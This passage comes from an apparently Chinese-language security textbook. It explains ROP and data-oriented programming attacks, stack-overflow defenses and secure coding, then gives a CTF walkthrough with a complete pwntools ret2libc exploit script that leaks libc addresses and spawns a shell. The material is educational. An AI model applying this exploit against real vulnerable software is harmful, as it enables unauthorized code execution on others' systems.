


图2.27 ROP攻击

如图2.25的示例，其中0xb8800000所在内存处本来是函数正常的返回地址，现在覆盖为了目标指令片段的地址；当函数执行ret指令后跳到了0xb8800000处执行pop eax，取出栈中的0x00000001赋值到eax中；执行ret返回到0xb8800010；执行pop ebx后，ebx=2；执行ret指令，返回到0xb880020处；执行add eax, ebx，eax=3；执行ret指令，返回到0xb8800010；执行pop ebx，ebx=0x00400000；执行ret指令，返回到0xb8800030；执行mov [ebx], eax，将3赋值到[0x00400000]内存中。从以上例子可知，只要找到需要的代码片段，并精心构造栈空间的数据，就可以实现预期的计算。

但要注意，上面的例子只是为了帮助理解ROP的过程，实际利用依然很复杂，0x00字节的出现会导致字符串截断，所以能填入栈空间的数据也是有限的。

### 2.7.4 DOP

现有的利用内存破坏漏洞进行的攻击可以大致分为两类，包括控制流劫持攻击（Control-flow hijacking attack）和非控制性数据攻击（Non-control data attack）。控制流劫持攻击，即通过缓冲区溢出的漏洞，将函数的返回地址覆盖为特定的代码块儿的地址，让程序不再按照原本的控制流执行下去，而是执行攻击者想要执行的代码，从而达到恶意目的的攻击方式。由于针对控制流劫持攻击目前部署了许多防御措施，这种攻击已经变得越来越困难。相比之下，虽然后者已经被发现很久，但长久以来由其带来的威胁并没有得到充分的解决。与此同时，随着近几年新的非控制性数据攻击方式被提出，这种攻击手段已经具有了更强的攻击能力。非控制性数据攻击逐渐被认为是一种有吸引力的对包括新式的嵌入式系统在内的多数计算机系统构成危害的攻击技术。

已经被提出和应用的内存破坏漏洞防御手段，主要针对的是控制流劫持攻击。例如数据不可执行（Data Execute Prevention，DEP）、Canary、内存布局随机化、地址空间配置随机加载（Address space layout randomization，ASLR）和控制流完整性（Control-flow integrity，CFI）等，其主要防御思想是强制程序依照控制流运行或者提高攻击者构造恶意代码的难度。但在面对不改变程序控制流的非控制性数据攻击时，这些方法基本上难以奏效。

非控制性数据攻击与控制流劫持攻击不同，该攻击不要求攻击者通过覆盖函数返回地址、恶意修改内存中的代码区等方式实现对程序控制流的篡改，只对程序已有的运行时数据进行修改以达到攻击目的。研究界曾经广泛认为，非控制性数据攻击在最坏的情况下，只能对程序的部分数据进行篡改，干扰程序执行，无法劫持控制流，因而能够造成的危害很有限，对非控制性数据攻击的防御研究远不及针对控制流劫持攻击的防御研究广泛深入。但最近的研究已经证明，在特定的条件下，非控制性数据攻击也具有图灵完备性，这极大地增加了这类攻击的潜在破坏能力。

随着“面向数据编程（Data-oriented Programming，DOP）”等图灵完备的攻击手段被提出，非控制性数据攻击的危害性得以极大提高。DOP和ROP类似，也是要依赖于各种各样的gadgets，在程序内存中执行图灵完备计算，这些指令序列是为了恶意目的而重新设计的。通常，这样一个简短的指令序列gadget由加载、存储和一些算术微操作组成。需要指出，此处的gadget与ROP中的gadget非常相似但存在不同：

（1）DOP的gadgets必须符合程序原本的CFG，不能发生非法的控制流转移，也正因为如此，DOP的gadgets一般不是连续的，而ROP的gadgets需要一个接一个的执行。

（2）ROP的gadgets可以使用寄存器来传递中间数据，但因为DOP的gadgets的不连续性，DOP只能使用内存传递结果，因为寄存器会被原本程序的计算频繁修改。

为了更好的说明DOP的gadgets特性，胡宏等人定义了语言MINDOP，MINDOP有6个虚拟指令：算数/逻辑运算、赋值、加载、存储、条件跳转和无条件跳转。




图2.28 MINDOP

首先通过一个Linux系统下一个漏洞程序的DOP攻击示例来详细说明DOP的攻击过程：




图2.29 有缓冲区溢出漏洞的程序

如图所示，readData函数有缓冲区溢出漏洞，并且在栈空间中buf在局部变量的最低地址，即当发生缓冲区溢出时，其它的局部变量都可以被覆盖。现在，要用以上的漏洞代码片段模拟一个可以对一个链表中每一个元素增加特定值的函数。




图2.30 待模拟的函数

具体的攻击过程：进行两次循环，两次循环输入不同：其中p是目标链表的地址，q是addend的地址，m是字符串STREAM的地址，n是局部变量srv的地址。




图2.31 恶意输入

第一次输入通过缓冲区溢出将type覆盖为p，size覆盖为q，srv覆盖为n-8，connect\_limited覆盖为一个可以使程序进入循环的值即可。根据\*type的值，程序跳到第12行，srv->typ=\*type即为srv=\*(n-8+8)=\*p=list，运行srv->total+=\*size，即为list的第二个成员加\*size，就实现了list->prop+=addend。

第二次输入type覆盖为m，size覆盖为p，srv覆盖为p。那么程序运行第10行代码时实际上是在运行list=list->next，依次重复这两个输入可以使得链表中所有的元素都加上addend，完成目标。在这一过程中，攻击者并没有修改函数返回地址导致控制流不完整。

在以上的攻击示例中有几个重要的部分：

（1）首先要有一个缓冲区溢出漏洞，其次这个缓冲区漏洞要在一个循环当中，循环的条件要可控制，这个循环就是dispatcher，它能够将让用户近乎无限次的调用gadgets。

（2）为了完成特定的功能，需要在不同时刻运行不同的gadgets，这就需要一个selector，也就是例子中的if判断语句，判断条件必须可控，根据用户输入的不同，程序会进入不同的分支，运行不同的gadgets。

（3）要完成攻击目的，dispatcher内当然要有各种需要的gadgets，根据需要运行不同的gadgets序列完成特定功能。

在找到了具有以上特征的代码区后，要想完成攻击，首先要掌握程序中数据结构相关的内存地址，以便可以正确的覆盖特定变量。如果随机化防护开启，还需要泄露某特定变量的内存地址来计算其它变量的地址。至此，DOP的攻击模型已经大概清楚了。




图2.32 DOP攻击模型

那么随之而来的就是完成DOP攻击所需要攻克的难题：如何定位gadgets？如何寻找dispatcher？如何完成gadgets的拼接达到攻击目的？

定位gadgets之前首先要了解gadgets的特点：一个gadget一般包含3个指令：加载数据，运算（复制、加、减、乘、除、加载等）、存储数据；dispatcher要包含溢出漏洞，且可控制；如何通过特定的输入去拼接gadgets，需要人工验证。

### 2.7.5 防御机制

在iOS、Linux、Windows等系统下分别采用了各种相同或不同的防御机制来针对缓冲区溢出的攻击，比如：Windows采用的GS栈溢出保护机制和DEP数据不可执行的保护机制（Linux采用的是NX保护机制），以及SafeSEH和SEHOP来检查SEH是否被覆盖；以及iOS、Linux。WIndows都采用的ALSR地址随机化机制，接下来简单介绍一些防御机制。

（1）GS防御。

在函数调用时向栈中压入一个随机的4字节的数字，通常在EBP之上，并且会将其副本填入到只读的数据段中，在函数返回前，会检查栈中的随机数字是否还与数据段中的值一致，如果不一致，就是发生了栈溢出攻击，抛出异常，终止程序。

在应用了GS防御后会增加二进制程序的大小，并对程序的性能也产生了较大的影响，所以很多程序为了自身的表现良好，不会采用这种防御机制。并且，这种防御机制在缓冲区溢出时没有覆盖到EBP之后的情况下，起不到检测效果。

（2）DEP防御。

这是一种针对栈中代码植入的防御，栈中本应该是数据，所以不可能是可以执行的二进制代码，所以对栈所属的那片内存空间设置为读写权限，不允许执行非常合理，而这实现起来也较为简单，可以通过硬件实现DEP，防止标记为数据区的内存执行代码，这个防御机制对性能的影响不大，所以现如今几乎所有的程序都使用了这种保护机制，代码植入的攻击方式几乎不再可用。

（3）SafeSEH

SafeSEH的基本原理很简单，在编译器生成二进制IMAGE的时候，把所有合法的SEH函数的地址解析出来，在IMAGE里生成一张合法的SEH函数表，用于异常处理时候进行严格的匹配检查，在调用异常处理函数之前，对要调用的异常处理函数进行一系列的有效性校验，如果发现异常处理函数不可靠（被覆盖了，被篡改了），立即终止异常处理函数的调用。不过SafeSEH需要编译器和系统双重支持，缺少一个则保护能力基本就丧失了。

（4）ALSR随机化机制。

在加载程序时，可以对除了代码段和数据段的其它所有段进行地址随机化，那么当程序成功加载后，动态链接库中的函数的具体地址，栈空间的地址区间，堆空间的地址空间都是不可预知的，那么ret2libc和ROP这种需要目标代码地址的攻击就会困难很多。PIE随机化会将代码段和数据段也加入到随机化过程中。

虽然随机化机制使得代码地址发生了改变，但是某行代码相对于自己所属段的基地址却是不会变的。如果可以泄露出libc的基地址和libc的版本，那么仍然可以轻松得到某个函数的具体地址。

（5）SEHOP

一种SEH覆盖保护机制，可以检测SEH的完整性。大家都知道SEH是一个链表，每个链表中都有：指向异常处理函数的地址和指向下一个SEH结构的指针，并且最后一个SEH结构中是一个默认的异常处理函数的地址和结束标志。这个异常处理函数是固定的，用于处理之前的函数都不能处理的异常，如果SEH被恶意覆盖，这个SEH链几乎一定会被破坏，那么链的最后一项就不再是这个默认的异常处理函数了，SEHOP正是利用了这一特点进行防御的。

SEHOP的核心任务就是在程序转入异常处理函数之前，检查SEH链上最后一个异常处理函数还是不是系统固定的默认处理函数，如果不是，则可能发生了SEH覆盖，终止程序，不再执行下去。

防护机制的加入会让程序的性能降低，为了减少防护机制对程序的影响，一些简单的防御如DEP由硬件来支持（ARM、intel、AMD等大多数芯片如今都支持），在执行代码时，硬件会检查要执行的代码是在数据区还是在代码区，从而决定是执行还是报错。

### 2.7.6 安全编码

不能总是依赖于防御机制来提高软件的安全性，在编写软件时就应该注意避免出现各种各样的漏洞。

1.防范缓冲区溢出主要有以下四种方法

（1）避免使用危险函数

C语言库中每一个不带有长度参数的串操作函数，都有与其对应的带有长度参数的函数，应该尽可能地使用这些“更安全”的函数,或者使用自己封装的安全函数，也可以使用其他安全函数库提供的安全函数。

（2）检查数据长度

要在本地应用程序上验证所有的用户输入，首先要确保输入字符串的长度是有效的。假设程序设计的是接受50个文本字符的输入，并将它们添加到数据库里。如果用户输入75个字符，那么输入就超出了数据库可以容纳的字符，程序将进入非正常运行状态。因此，用户的输入应该这样设计:在用户输入文本字符串时，先将该字符串的长度同最大允许长度进行比较，拦截超过允许最大长度的输入字符串。

（3）使用安全函数或函数库

不使用C或C++语言中存在缓冲区溢出问题的函数，改用一些更安全的函数，如使用strcpy\_s() 代替strcpy()。此外，也可以使用一些知名的底层库来代替使用C/C+ +语言提供的基础库，如采用Libmib、libsafe等 ，这些库提供了一些更为安全的基础函数。

（4）其他防范措施

使用栈保护方法也可以在一定程度上防御缓冲区溢出。微软Visual Studio中通过/GS编译开关实现了栈保护技术。非执行堆栈技术也能够对攻击起到较好的防御作用，会对应用程序的兼容性产生一定影响，Solar Designer的non-exec补丁(由OpenWall使用)和exec shield (由RedHat/Fedora使用) 都是实现的这种技术。

2.防范整数溢出

当一个整数值大于或者小于其范围时，就会产生整数溢出。因为所有内置整数类型(如char，short，int，long等)都使用某个固定长度的内存空间来装载和表示，所以其表示范围有限。当值超出最大或最小范围时，就会“回绕”。

避免整数溢出的最好方法是，检验所有的整数输入是否都位于上下界范围内。上下界的选择应当使得任何后续计算结果都不会超出所使用变量的容量限制。

3.处理竞争条件

进程是程序在计算机上的一次执行活动，运行一个程序就相当于启动了一个进程。线程是进程中的一个实体，是被系统独立调度和分派的基本单位，同一进程中可以有多个线程。线程只拥有运行时必不可少的资源(如程序计数器、一组寄存器和栈)，但是它可与同属一个进程的其他线程共享进程所拥有的全部资源。一个线程可以创建和撤销另一个线程，同一个进程中的多个线程之间可以并发执行。

处理线程或者进程时经常面临竞争条件问题，即当多个进程或者线程读写数据时，数据的处理结果依赖于多个进程的指令实际执行顺序，如果代码编写不当，有可能造成每次运行程序得到不同的结果，甚至每次运行结果都不正确。假设有两个进程P1和P2共享了变量a。按照代码逻辑，在某一时刻，P1更新a为1，在另一时刻，P2更新a为2。这里，进程P1和P2就是竞争地写变量a，而变量a的最终值取决于这两个进程的执行先后顺序，是不固定的。

4.正确的处理异常

软件在实际运行过程中会碰到各种情况，每次运行时操作系统内存分配情况不同，系统资源分配不同，用户输入也存在差异，同时存在的其他进程也不尽相同。在面临这些不同情况时，软件可能会因为某个条件不满足而中断正常处理流程，这就是异常现象。软件应当提供异常安全处理代码，使其能检测出各种异常，并处理各种可能的运行路径，保证程序总能“正确”的运行。

不提供异常处理代码的软件程序可能会在异常发生的时候停止运行，严重的甚至可能引发安全问题。程序中的异常或错误处理是程序编码中常常碰到的问题，不安全的异常处理或错误轻则造成信息泄露，重则可以造成系统宕机、数据丢失。

最后给出一些通用异常处理的编码建议：

（1）不要在错误响应中泄露敏感信息，包括系统的详细信息、会话标识符或者账号信息；（2）使用错误处理以避免显示调试或堆栈跟踪信息；（3）使用通用的错误消息并使用定制的错误页面；（4）应用程序应当处理应用程序错误，并且不依赖服务器配置；（5）当错误条件发生时，适当清空分配的内存。

5.防范交互参数安全问题

输入操作是软件和用户之间的交互操作，软件程序和环境变量、用户之间经常需要交互数据，对这些交互数据进行安全检查也是十分必要的，本小节主要讨论传统方式的交互数据，包括环境变量、文件和命令行参数等。Web应用中的SQL注入、XSS等问题将会在Web应用安全一节来详细介绍。

（1）环境变量

环境变量是shell中的变量，在shell下运行的软件进程都可以访问和使用环境变量。对于软件开发人员来讲，常常容易认为环境变量是操作系统层面设置的变量，所以是可信的，从而忽视对其的验证。而一旦环境变量作为软件的输入，则有因为长度过长、默认内容被篡改、格式不符、植入恶意字符等原因导致软件进程出现安全问题。

为了保证安全使用环境变量，系统管理员和程序开发员可采取限制环境变量的使用权限、加强对环境变量值的检查等手段。

（2）文件

软件进程也常常会获取外部文件名，或者读取文件内容，对于这些文件名和文件内容也应进行检查,因为攻击者有可能利用文件名和文件内容来进行攻击。编程时可以参考以下安全措施。

一是不要信任可以被攻击者设置的文件名。Linux和UNIX允许使用任意字符序列作为文件名，使用一个输入的目录或者接受一个外部提供的文件名时应加以检查，如仔细检查和防止含有“&”等特殊字符的文件名。

二是不要信任可以被不可信用户控制的文件内容，如浏览或编辑由攻击者发送来的文件。有些攻击者可以通过在文件中预先插入特定内容或经过特殊编码字符插入到文件中，而目标用户使用特定软件打开或者编辑该文件时，就可能执行那些恶意代码。

三是避免从当前目录中获得配置信息，因为用户进程可能会浏览一个由攻击者控制的目录，如果攻击者在该目录中创建了一个恶意配置文件，则可能诱导用户进程执行恶意代码。如果必须从当前目录中得到配置信息，就要严格检查其所得到的所有数据。

四是不要让攻击者控制任何临时文件。如果一个用户是可信的，可以将临时目录放在该用户的主目录下，也可以采用其他安全的方法创建和使用临时文件。

（3）命令行

软件进程启动时可以接受来自命令行的数据，但是要确保这些数据可信，对于具有setuid/setgid特性的软件进程尤其需要关注。对于软件进程来说，对命令行数据的检查包括参数的数量、格式、长度以及内容等方面。

6.防范拒绝服务攻击

拒绝服务攻击是一种常见的攻击形式，其目的是使目标应用系统无法提供正常的服务，内存不足、带宽不足、特定资源消耗管理不善等原因都可能引起拒绝服务攻击。

为避免因占用系统过多内存而导致的拒绝服务攻击，除非可以肯定连接的另一端是真实的客户端，否则不要为用户分配较大的内存空间，不要让攻击者轻易实施可导致系统较高开销的操作。

要防范由占用网络带宽资源引起的DoS攻击。在发送错误响应前，应该检查网络请求的有效性，若传输的服务器数据包不是应用系统该处理的，则将其丢弃，应用系统仅对通过系统协议认证的请求作出响应。除了应用层鉴别方法，还可以通过网络层进行初步识别，排除发送到或来自广播网地址或使用保留端口的数据源，以有效阻断这类攻击。

还有一类DoS攻击会消耗某种特定资源，如果应用程序判断处于这类攻击的威胁中，应改变应用程序的行为方式。以微软SYN泛洪保护为例，如果有较多的资源可用，系统能正常工作，如果资源过低，系统将结束一些非活动用户的会话。这种方法要求系统运行时维护一张正常会话客户端列表，也可以将资源配额和超时链接相结合，缓解这类威胁发生的可能。

### 2.7.7 PWN

什么是PWN？CTF比赛主要表现以下几个技能上：逆向工程、密码 学、ACM编程、Web漏洞、二进制溢出、网络和取证等。在国际CTF赛事中，二进制溢出也称之为PWN。PWN是一个黑客语法的俚语词，自"own"这个字引申出来的，这个词的含意在于，玩家在整个游戏对战中处在胜利的优势，或是说明竞争对手处在完全惨败的 情形下，这个词习惯上在网络游戏文化主要用于嘲笑竞争对手在整个游戏对战中已经完全被击败（例如："You just got pwned!"）。

CTF中PWN题型通常会直接给定一个已经编译好的二进制程序（Windows下的EXE或者Linux下的ELF文件等），然后参赛选手通过对二进制程序进行逆向分析和调试来找到利用漏洞，并编写利用代码，通过远程代码执行来达到溢出攻击的效果，最终拿到目标机器的shell夺取flag。接下来介绍一个入门级的示例。

实验环境：Kali-2021.1虚拟机，以及checksec、pwn等一系列的pwn常用攻击，目标程序是ret2libc3，接下来描述解题过程。

用checksec观察该程序的保护机制，发现只开了堆栈不可执行的保护。也就是说虽然不能将payload放到堆栈中，但是可以覆盖返回地址，通过Ret2libc的方式实现攻击。




图2.33 checksec运行结果

用IDA的反汇编功能发现这个程序很简单，用了puts函数和printf函数来打印字符串，然后用了gets函数让用户输入一个字符串，用户输入大于等于100字节时会超出局部变量s的缓冲区。

然后又看到程序中没有system函数和/bin/sh字符串，但是它用了libc里的函数，意味着运行时会加载libc，里面有system函数和/bin/sh字符串，则可以通过plt代码片段和got.plt表来泄露system函数和/bin/sh字符串的地址，从而使程序运行system(“/bin/sh”)。



图2.34 IDA的反汇编结果




图2.35 可执行程序中用到的函数

代码2.21 攻击代码

from pwn import \*

from LibcSearcher import LibcSearcher

p = process('./ret2libc3')

elf = ELF('./ret2libc3')

puts\_got\_addr = elf.got['puts'] #got.plt表中用于存放puts函数地址的内存的地址

puts\_plt\_addr = elf.plt['puts'] #plt中用于跳转到puts函数的代码（jmp \* puts\_got\_addr）的地址

main\_plt\_addr = elf.symbols['main'] #main函数的首地址

print ("puts\_got\_addr = ",hex(puts\_got\_addr))

print ("puts\_plt\_addr = ",hex(puts\_plt\_addr))

print ("main\_plt\_addr = ",hex(main\_plt\_addr))

payload = flat(['A' \* 112, puts\_plt\_addr, main\_plt\_addr, puts\_got\_addr])

#将原本的返回地址覆盖为puts函数的地址，puts函数运行完后将会返回到main，使得用户可以继续利用漏洞，puts函数的参数时puts函数的首地址

p.recv()

p.sendline(payload)

puts\_addr = u32(p.recv()[0:4]) #获得puts函数的首地址

print ("puts\_addr = ",hex(puts\_addr))

libc = LibcSearcher('puts', puts\_addr) #获取libc对应版本的相关信息

libcbase = puts\_addr - libc.dump('puts') #通过puts偏移量计算libc的基地址

system\_addr = libcbase + libc.dump('system') #通过system偏移量计算system函数地址

binsh\_addr = libcbase + libc.dump('str\_bin\_sh') #通过/bin/sh偏移量计算/bin/sh地址

print ("libc\_base\_addr = ",hex(libcbase ))

print ("sys\_addr = ",hex(system\_addr))

print ("sh\_addr = ",hex(binsh\_addr))

payload = flat(['A' \* 104, p32(system\_addr), 'AAAA', p32(binsh\_addr)])

#重新覆盖main函数返回地址为system函数地址，参数为/bin/sh

p.sendline(payload)

p.interactive()

运行攻击脚本，获得了shell。最后一次漏洞利用填充字符串长度为104而不是112的原因：当用gdb调试目标程序，在第一次运行main函数的 and esp,0xfffffff0时，esp的最低位是8，也就是esp在这里为了对齐而减了8个字节，而在第二次运行main时，esp已经对齐，这个指令不会让esp有变化，所以第二次少填充了8个字节。另外，攻击时libc版本要选对，因为不同版本的libc中的函数偏移量不同。

通过plt和got.plt的方式泄露system函数的地址和字符串/bin/sh的地址是动态的，所以即便系统开启了ALSR防护，也会泄露正确的函数地址和字符串地址，无法防御该攻击。




图2.36 攻击脚本运行结果

## 2.8 编写shellcode

### 2.8.1 shellcode概述

shellcode这个专用术语来用来通称缓冲区溢出攻击中植入进程的代码。这段代码可以是出于恶作剧目的的弹出一个消息框，也可以是出于攻击目的的删改重要文件、窃取数据、上传木马病毒并运行，甚至是出于破坏目的的格式化硬盘等。请注意本章讨论的shellcode是这种广义上的植入进程的代码，而不是狭义上的仅仅用来获得shell的代码。shellcode往往需要用汇编语言编写，并转换成二进制机器码，其内容和长度经常还会受到很多苛刻限制，故开发和调试的难度很高。

一般伴随着shellcode出现的名词还有exploit。植入代码之前需要做大量的调试工作，例如，弄清楚程序有几个输入点，这些输入将最终会当作哪个函数的第几个参数读入到内存的哪一个区域，哪一个输入会造成栈溢出，在复制到栈区的时候对这些数据有没有额外的限制等。调试之后还要计算函数返回地址距离缓冲区的偏移并淹没之，选择指令的地址，最终制作出一个有攻击效果的“承载”着shellcode的输入字符串。这个代码植入的过程就是漏洞利用，也就是exploit。exploit一般以段代码的形式出现，用于生成攻击性的网络数据包或者其他形式的攻击性输入。expliot的核心是淹没返回地址，劫持进程的控制权，之后跳转去执行shellcode。与shellcode具有一定的通用性不同，exploit 往往是针对特定漏洞而言的。接下来开始介绍编写shellcode需要注意的事项和难点。

### 2.8.2 定位shellcode

要想让shellcode运行起来，当我们可以用越界的字符完全控制返回地址后，需要将返回地址改写成shellcode在内存中的起始地址。在实际的漏洞利用过程中，由于动态链接库的装入和卸载、ALSR地址随机化等原因，进程的函数栈帧很有可能会产生“移位”，即shellcode在内存中的地址是会动态变化的，因此将返回地址简单地覆盖成一个定值的做法往往不能让exploit奏效。要想使exploit成功率变高，我们必须想出一种方法能够在程序运行时动态定位栈中的shellcode。

一般情况下，ESP寄存器中的地址总是指向系统栈中，且不会被溢出的数据破坏。函数返回时，ESP 所指的位置恰好是我们所淹没的返回地址的下一个位置，如下图所示。




图2.37 使用jmp esp指令定位shellcode

